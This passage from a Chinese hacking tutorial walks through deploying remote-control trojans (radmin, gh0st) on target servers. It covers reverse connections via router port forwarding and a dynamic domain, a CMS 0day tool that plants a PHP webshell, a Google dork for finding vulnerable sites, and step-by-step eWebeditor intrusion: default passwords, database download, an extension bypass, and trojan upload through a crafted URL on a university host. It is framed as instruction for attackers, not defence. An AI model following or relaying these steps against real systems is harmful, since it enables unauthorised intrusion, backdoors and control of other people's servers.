


图43

除此之外，这款工具还有一些其它功能，如HTTP Sniffer和http fuzzer。其中的http fuzzer功能可以暴力猜解后台或者表名，这里我们先不涉及，需要的时候我们会提到！

好了，这一小节主要是对相关工具进行了一些简单的讲解，只是让大家了解一下有哪些功能。其实在实战的时候，说不定这些工具都用不上，或者都起不了作用。当然，这里的几款工具是比较有代表性的，还有好多优秀的工具我都没有提及，在后面如果涉及到了就会好好讲一下。

还是那一句话，工具是死的，人是活的，不要太信赖工具，这样才会有深层次的提高。当然，多了解一个工具，思路或者方法可能就会更加灵活。那么，除了注入工具以外，这里还有一类工具需要为大家说明，那就是远控类的软件。

4.1.5 远控软件

像大家平常所听说的“灰鸽子”，它就是这种类型的软件。远控类软件的优点在于服务端比较隐蔽，不容易让人发现，而且操作也比较简单。特别是在一些提权等问题上，还是比较有优势的。而所谓的远控大体上来说分两种类型：**一种是直连型的；一种是反弹型的。**

直连型远控大家应该比较好了解，就是让服务端在目标服务器上运行。这种类型的缺点就是容易受到网络环境的限制，如果目标服务器在内网或者有防火墙的阻拦，连接就很困难了。这类软件的代表则为radmin远控。**反弹型远控是让服务端自己去寻找客户端**，如果处于内网的话，只要能上网，就可以对外连接，这类软件的代表则是“灰鸽子”。

那么我们首先来看一下radmin的使用。由于radmin版本的差别，所以配置文件也就有所异同，这里我以radmin3.2为例，配置文件如图44。




图44

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图45



图46

我们只需要点击“配置 r_server”就可以开始配置服务端了，这里主要是设置服务端的密码，其它的可保持默认，如图45。

如果这里不设置密码的话，就可能沦为别人的4899弱口令肉鸡。设置完密码后，把文件：r_server.exe、AdmDll.dll以及raddrv.dll上传到目标服务器上去运行即可，然后用radmin.exe连接目标服务器，如图46。

连接上去就可查看目标主机的整个屏幕了，如果你移动鼠标的话，在管理员的桌面上，鼠标指针也会跟着动。当然，其它功能，如telnet、传文件等我就不细说了。

接下来我们看一下反弹型的远控，这里我粗略的用gh0st（因为gh0st比较简洁）来演示一下如何在内网上线。其实内网上线并不难，关键是要把自己的端口映射出去，这就要通过路由器了，而路由器上的操作是关键。

首先看下自己的IP，执行命令：ipconfig，结果如图47。

```
Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.182.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.85.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : domain
        IP Address. . . . . . . . . . . . : 192.168.1.121
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
```

图47




图48

大家不要看晕了，因为我装了虚拟机和其它设备，所以一台机器里有多个IP。大家只看“本地连接”这一项就可以了，我的内网ip是192.168.1.121，网关是192.168.1.1。

gh0st支持两种上线方式，这里我演示一下http上线。当然了，如果你以外网IP来进行上线的话，路由器重启后则外网IP就会变动。如果是用域名上线，我们也只需要把域名指向的IP改动一下就可以了。

我用到的免费域名是希网（即www.3322.org）提供的，大家可以免费去注册一个，这里我就不讲解如何注册了。接下来我们到路由器里看一下，在浏览器里输入http://192.168.1.1（不同路由器设备会有不同的访问地址）后访问便会弹出一个权限认证框，输入用户名和密码即可（在网吧，一般网管都会为路由设置一个密码，所以在网吧上线无法利用这种方法）。进入后的显示信息如图48。

从图中我们可以得到的信息是外网IP为58.52.80.110，这是一个重要信息。接着我们在申请的希网免

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

费域名管理程序中把自己的域名指向这个IP，我申请的域名为hackbus.3322.org，在“ip地址”那里填入58.52.80.110，如图49。

好了，接着需要在本地架设一个Web服务器。由于我计算机本身装有appserver（是一个软件，集成了php、mysql等），如果大家嫌麻烦的话，可以直接用“小旋风AspWebServer”，这样本机就有了一个Web环境。

现在其它网络还访问不了我们本机的Web服务，因为还没有在路由器里做设置。我们先来配置服务端，打开gh0st，点击界面下方的“settings”标签项进行设置。由于80端口已经被Web服务占用了，我们就用其它端口代替，如88。一切设置完毕后，如图50。




图49




图50




图51

接着选择“build”标签项，按照如图51所示进行配置。

下一步就是在我们的Web目录下建立一个test.txt文件了，然后把上线字符串写入到其中。好了，接下来是最关键的端口映射了，需要进路由器设置。仍然访问http://192.168.1.1，输入用户名和密码进入路由器设置页。我们来到“转发规则”里，按照如图52所示进行配置。

这里有几点要说明，那就是不同的路由器可能选项不一样，但功能都是差不多的。页面中的“服务端口”就是要转发的端口，如80和刚才监听用的88；后面的“ip地址”则对应到我本机在内网中的ip；“协议”设置成ALL（全选）就行了，然后“保存”。

这样设置的意思就是让别人访问58.52.80.110的80端口时就访问到内网中192.168.1.121的Web服务。现在访问一下**http://hackbus.3322.org/test.txt**，可以看到，显示出我们所写的字符串了，如图53。

这里有人可能会问：为什么要映谢两个端口呢？因为其中的80端口是提供给上线的http空间用的，另

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图52



图53




图54

一个则是客户端监听用，当然要转发两个了。如果你的配置没有问题的话，一般几分钟后就会成功上线了，如图54。

其实只要你懂上线的原理了，上线就不是什么难事，不管它是处于何种环境，大家要学会举一反三。外网上线就省心多了，不需要在路由器里面进行操作，这里就不多加说明了。

好了，关于工具方面就讲这么多，如果大家细心点，其实每个软件都有自己的说明文件，或者一些演示视频，不会的话可以做些参考。注入或者扫描类的工具大家可能容易上手些，最后讲到的远控类工具或许令好多人还是一头雾水。大家要多看，多练习，这样在实战的时候才能得心应手。

4.2 整站系统的利用

大家见过的一些论坛、留言板、博客、新闻发布系统等其实都是用一些脚本语言开发出来的，由于开发者的一些疏忽，就会存在一些问题。而一些严重的问题则有可能导致攻击者拿到shell，甚至是服务器的权限。由于一些程序的使用性比较广泛，一旦出了问题，如发现了一些sql injection、xss，甚至直接写文件等漏洞的话，后果是不堪设想的。如图55，这些是本人收集的部分程序的漏洞利用工具，我们可以看到，其中涉及到许多网络上常见到的论坛及CMS系统。

拥有这些工具对于入侵者来说无疑是如虎添翼，这里我以“杰奇小说连载系统0day利用程序”为例给大

免责F 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 55




图 56

家演示一下，如图 56。

首先自然得先找到使用“杰奇小说”这款系统的网站，我们可以在 Google 上利用关键词：“**inurl:"register.php" intitle:"小说"**”进行搜索。如果找到一个合适的站点，就可以攻击了。至于 Google 的搜索以及关键词的确定，我们在后面的章节中会涉及到。

攻击成功的话，会返回如图 57 的页面信息，这样就会在目标服务器的网站根目录生成文件 luoye.php，而里面的内容则为 php 版的一句话木马。接下来我们可以用客户端连接上去，查看一些服务器的信息，如图 58。




图 57

这样的事的确让人难以相信，因为攻击者根本不需要花费时间和精力去找漏洞，而只是带着利用工具去找攻击目标。**一般把这种没有对外公布的漏洞利用程序称之为 0day**。

我演示的这个漏洞利用工具只是针对 php 版相关程序的，现在 asp 版的程序漏洞更是数不胜数，而 jsp 程

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图58

序同样面临着这类问题。不仅仅是blog、论坛会面临这样的问题，像管理系统、ERP系统、一些学校的查分系统等都是可以被发掘出漏洞从而被攻击。这就是为什么一些攻击者通常都会很关注一些安全站点或者黑客类的站点，因为这类站点通常会发布一些比较新的漏洞poc或者利用工具。

自己除了会搜索某个程序的漏洞外，还得增强脚本分析和发掘漏洞的能力。因此，如果想做一名高深的黑客的话，学习一下基本知识是很有必要的，如“非安全”出版的《精通脚本黑客》就是一本不错的书，对脚本入门的朋友会有很大的帮助。

4.3 各类编辑器的入侵及下载程序在入侵中的作用

4.3.1 eWebeditor漏洞串串烧

大家每次上网看网页或者新闻的时候都会惊叹，这些文章或者图片是怎么处理成这些样子的呢？除了一些整站系统程序自带的编辑功能外，现在出来了不少编辑器，而比较著名的有国内的eWebeditor和国外的FCKeditor。正因其广泛的使用，所以一些黑客便把目光瞄准了这些编辑器，并且暴出了不少的漏洞。我们还是先来看一下eWebeditor吧，后台登录页面如图59。




图59

默认的用户名和密码组合为：admin/admin 或者 admin/admin888。如果输入默认的用户名和密码进不去的话，可以尝试下载其数据库进行查看，**数据库的默认地址为 db/eWebeditor.mdb**，如果管理员没有修改的话就可以下载后查找到管理员的用户名和密码，然后再登录后台，成功进去后的界面如图60。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图60



图61

进去后台以后如何拿到 Webshell 呢？首先点击“样式管理”，如图61。

我们现在看到的就是样式名以及相关属性了。一般情况下是选择最下面的样式名，然后双击后面的“设置”，接着在“图片类型”处添加上 asa 后缀，如图62。当然，你改成其它类型也是可以的，但不能设置成 asp 格式。因为 asp 后缀默认是被过滤的，不过可以上传 aaspsp 后缀，过滤后就成 asp 后缀了。

一切设置好后单击“提交”就行了。这里也许会遇到意外情况，如果单击“提交”后不能成功，原因之一就是




图62

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

管理员把数据库设置成了只读，不能更新了；原因之二就是管理员对程序做了手脚。这样，就不能通过此方法拿 Webshell 了，这里我们只演示成功后的操作。

成功以后，因为我们是要上传“图片类型”里允许的后缀文件，所以还要检查一下图片上传这个按钮在这个样式里是不是存在。我们点击“工具栏”来到如图 63 所示的画面。



图 63




图 64

这里可以“新增工具栏”，就是再增加一个工具栏名。不过这里已经有三个工具栏名了，只需要进行修改即可。我们利用“格式工具栏”，单击“按钮设置”，来到如图 64 所示的画面。

我们仔细看一下右边的.“已选按钮”，是没有上传图片这个功能的，所以要在左边的“可选按钮”中找到它，就是“插入或修改图片”。接着单击一下“→”将功能加入，然后再“保存设置”就可以了，如图 65。




图 65



图 66

保存设置成功后我们还是返回到“样式管理”，来到刚才设置的样式处，单击“预览”，会重新弹出一个页面。接着我们就可以利用上传图片的地方上传 asa 格式的木马了。单击图 66 中所圈的按钮，选择 asa 格式文件进行上传，成功后如图 67。




图 67

那木马是被上传到哪里去了呢？我们可以通过单击编辑器下方的“代码”来查看局部地址，如图 68。

知道局部地址后，然后再加上前面的 URL，合在一起进行访问就可以使用我们的后门木马了，如图 69。

现在我们可以轻而易举的拿到了 Webshell 了。可是如果管理员把默认密码修改了怎么办？就算下载到数据库，也有可能因为管理员密码过于强悍而无法破解，这个时候我们该怎么办呢？

还是拿刚才的这个站点来说吧。我们首先下载它的数据库，打开它的 eWebeditor_style 表，这个就是样式表了。我们看一下刚才操作过的 s_ligh 样式名，再看一下 s_FileExt 这个表名下的内容，如图 70。




图 68

每月及时看看电子月刊書籍
就上溜客安全網 www.176ku.com
bbs.hh010.com

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 69




图 70

每日及时更新最新图书籍
就在黑客安全论坛 www.hhbbs.com

看到这里大家想到什么了？有些技术不太成熟，或者比较马虎的攻击者，在入侵之后并没有清理自己做过的操作。有了这样的条件，我们即使不登录后台，一样可以通过构造好的URL上传我们的ASA木马。

我们构造的URL地址为“http://xx.xx.edu.cn/newsadmin/eWeb/eWebeditor.asp?id=45&style=s_ligh”，访问后如图71，我们就可以通过那个“上传图片”的按钮（最后一排左起第一个）上传asa木马了。

